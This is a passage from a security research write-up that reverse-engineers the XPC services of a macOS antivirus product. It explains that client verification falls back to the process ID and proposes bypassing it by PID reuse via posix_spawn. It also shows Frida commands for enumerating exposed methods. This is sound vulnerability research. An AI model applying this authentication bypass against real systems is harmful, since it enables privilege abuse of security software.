
Figure 7 - NTGCodeSigningVerifier::_minimumRequirements.

Figure 8 - NTGCodeSigningVerifier::_minimumRequirements:.
Method NTGCodeSigningVerifier::_minimumRequirements: role is to define and
initialize the minimum code-signing requirements to interact with the XPC
service (using Apple's Security framework via SecRequirementCreateWithString)
based on a textual rule:
anchor apple generic
and certificate 1 [field.1.2.840.113635.100.6.2.6] exists
and certificate leaf [field.1.2.840.113635.100.6.1.13] exists
and certificate leaf [subject.OU] = "TCG22P5KE4"
Now let's move on to analyzing the method NTGCodeSigningVerifier::verifyXPCConnection:againstRequirements:error:.

Figure 9 - NTGCodeSigningVerifier::verifyXPCConnection:againstRequirements:error:.
We can determine what function __isPlatformVersionAtLeast() does by reading
the code of llvm-project.
URL: https://github.com/llvm/llvm-project/blob/main/clang/lib/CodeGen/CGObjC.cpp#L3997
...

static llvm::Value *emitIsPlatformVersionAtLeast(CodeGenFunction &CGF,
                                                 const VersionTuple &Version) {
  CodeGenModule &CGM = CGF.CGM;
  // Note: we intend to support multi-platform version checks, so reserve
  // the room for a dual platform checking invocation that will be
  // implemented in the future.
  llvm::SmallVector<llvm::Value *, 8> Args;

  auto EmitArgs = [&](const VersionTuple &Version, const llvm::Triple &TT) {
    std::optional<unsigned> Min = Version.getMinor(),
                            SMin = Version.getSubminor();
    Args.push_back(
        llvm::ConstantInt::get(CGM.Int32Ty, getBaseMachOPlatformID(TT)));
    Args.push_back(llvm::ConstantInt::get(CGM.Int32Ty, Version.getMajor()));
    Args.push_back(llvm::ConstantInt::get(CGM.Int32Ty, Min.value_or(0)));
    Args.push_back(llvm::ConstantInt::get(CGM.Int32Ty, SMin.value_or(0)));
  };

  assert(!Version.empty() && "unexpected empty version");
  EmitArgs(Version, CGM.getTarget().getTriple());

  if (!CGM.IsPlatformVersionAtLeastFn) {
    llvm::FunctionType *FTy = llvm::FunctionType::get(
        CGM.Int32Ty, {CGM.Int32Ty, CGM.Int32Ty, CGM.Int32Ty, CGM.Int32Ty},
        false);
    CGM.IsPlatformVersionAtLeastFn =
        CGM.CreateRuntimeFunction(FTy, "__isPlatformVersionAtLeast");
  }

  llvm::Value *Check =
      CGF.EmitNounwindRuntimeCall(CGM.IsPlatformVersionAtLeastFn, Args);
  return CGF.Builder.CreateICmpNE(Check,
                                  llvm::Constant::getNullValue(CGM.Int32Ty));
}

...
The same can also be done for function getBaseMachOPlatformID().
URL: https://github.com/llvm/llvm-project/blob/main/clang/lib/CodeGen/CGObjC.cpp#L3977
...

static unsigned getBaseMachOPlatformID(const llvm::Triple &TT) {
  switch (TT.getOS()) {
  case llvm::Triple::Darwin:
  case llvm::Triple::MacOSX:
    return llvm::MachO::PLATFORM_MACOS;
  case llvm::Triple::IOS:
    return llvm::MachO::PLATFORM_IOS;
  case llvm::Triple::TvOS:
    return llvm::MachO::PLATFORM_TVOS;
  case llvm::Triple::WatchOS:
    return llvm::MachO::PLATFORM_WATCHOS;
  case llvm::Triple::XROS:
    return llvm::MachO::PLATFORM_XROS;
  case llvm::Triple::DriverKit:
    return llvm::MachO::PLATFORM_DRIVERKIT;
  default:
    return llvm::MachO::PLATFORM_UNKNOWN;
  }
}

...
The method NTGCodeSigningVerifier::_minimumRequirements: defines the signature
requirements, while NTGCodeSigningVerifier::verifyXPCConnection:againstRequirements:error:
applies these requirements to each client attempting an XPC connection. This
ensures that the incoming connection originates from a trusted, properly signed
process (by verifying its digital signature against the specified requirements,
with checks depending on the macOS version).
Let's take a closer look at how it works internally by inspecting NTGCodeSigningVerifier::copySecCodeForXPCConnection:
since it seems to be one of the method that is called first.

Figure 10 - NTGCodeSigningVerifier::copySecCodeForXPCConnection:.
Error message implying that the PID is used to check the validity of the authentication:
Warning - Code Signing Verification - Use process identifier to check XPC connection : %dCode Signing Verification - Unable to identify guest for pid (%d) using audit token, try pid: %dCode Signing Verification - Unable to identify guest for pid (%d) : %d
From an attacker's perspective, PID reuse on macOS can be leveraged using
posix_spawn(). Because the verification relies on the PID to validate a
process's identity, we could deliberately spawn a trusted process with a
recycled PID, effectively circumventing the code-signing checks.
Now that we know it is possible to bypass XPC authentication using the PID reuse technique, we are interested in which methods are exposed by the XPC service.
Retrieve the exposed methods
When using XPC services through the Cocoa frameworks, macOS exposes service
functionality in a structured way using NSXPCInterface and Objective-C
protocols. This design transforms low level Mach message exchanges into high
level remote method invocations. An NSXPCInterface represents the contract
between a client and its XPC service. It describes which methods are available,
what argument and return types they accept, and which classes can be transmitted
across the process boundary.
A protocol refers to an Objective-C protocol_t runtime structure that encodes
a protocol's metadata (name, protocols, method_list_t, etc.). When the
service or client sets up its connection, the XPC runtime queries this protocol
definition to determine which selectors can legally cross the boundary.
Internally, a protocol_t object is part of the Objective-C runtime metadata,
represented in the compiled binary's __objc_const section. Each protocol
holds arrays of method descriptions (method_list_t), along with references to
inherited protocols. During runtime, NSXPCInterface leverages this metadata
to dynamically construct the communication schema, effectively mapping
Objective-C selectors to XPC message identifiers and encoding their arguments
and return values.
The protocols defined and exposed by a service can be discovered by locating
calls to the method interfaceWithProtocol:.
The method
interfaceWithProtocol:is a method ofNSXPCInterfacethat creates and returns a new interface object describing the methods, arguments, and types defined in a given Objective-C protocol. It converts a protocol declaration (@protocolin Objective-C) into a runtime communication schema that the XPC system can use to serialize and dispatch remote method calls between processes.

Figure 11 - Method interfaceWithProtocol: called.
Let's look at what SLScannerServerTrustedFileInterface exposes.
Structure of objc_protocol_t:
struct objc_protocol_t
{
    void* isa;
    char* mangledName;
    struct objc_protocol_list_t* protocols;
    struct objc_method_list_t* instanceMethods;
    struct objc_method_list_t* classMethods;
    struct objc_method_list_t* optionalInstanceMethods;
    struct objc_method_list_t* optionalClassMethods;
    void* instanceProperties;
    uint32_t size;
    uint32_t flags;
};

Figure 12 - SLScannerServerTrustedFileInterface (view from Ghidra).

Figure 13 - SLScannerServerTrustedFileInterface (view from Binary Ninja).
Structure of objc_method_list_t:
struct objc_method_list_t
{
    uint32_t obsolete;
    uint32_t count;
};
Structure of objc_method_t:
struct objc_method_t
{
    char* name;
    char* types;
    void* imp;
};
Let's take a look at the methods.

Figure 14 - List of exposed methods.
Exposed methods for binary virusbarriers
We therefore chose to represent all the exposed methods of this binary in a graph form.

Figure 14 - List of exposed methods for binary virusbarriers.
The methods exposed by the other binaries are provided in the appendix.
Once the methods have been enumerated (via protocol_t and NSXPCInterface
analysis), observation and prototyping can be dramatically simplified through
the use of dynamic instrumentation frameworks such as Frida. Objective-C
selectors can be hooked, XPC messages can be intercepted (and inspected), and
arguments (or replies) can be modified at runtime, which results in faster
debugging in the development of proofs of concept.
It should be noted that Frida's ability to be injected into processes or to bypass certain runtime protections is limited on a default macOS installation. Unlocking its full capabilities commonly requires System Integrity Protection (SIP) to be disabled.
Dynamic debugging with Frida and PID reuse attack
JavaScript will be injected using Frida to hook Objective-C selectors in a binary exposing XPC service. This step could be performed on a VM with SIP disabled.
We will start by using Frida on the targeted binary.

Figure 15 - Launch of Frida.
In Frida (on macOS), the ObjC.available; expression checks whether the
Objective-C runtime is currently loaded and accessible in the targeted process.

Figure 16 - Checking access to the runtime.
Once we have identified that the runtime is accessible, we can begin listing the
classes using Object.keys(ObjC.classes);.

Figure 17 - Class listing.
It is possible to filter the classes we want to list using the function
filter() (Array.prototype.filter()).
Object.keys(ObjC.classes).filter(c=>c.indexOf("VBS") != -1 );

Figure 18 - Listing classes using string VBS as a filter.
Once a class has been identified, its methods can be listed using the command below.
ObjC.classes["<METHOD_NAME>"].$methods;
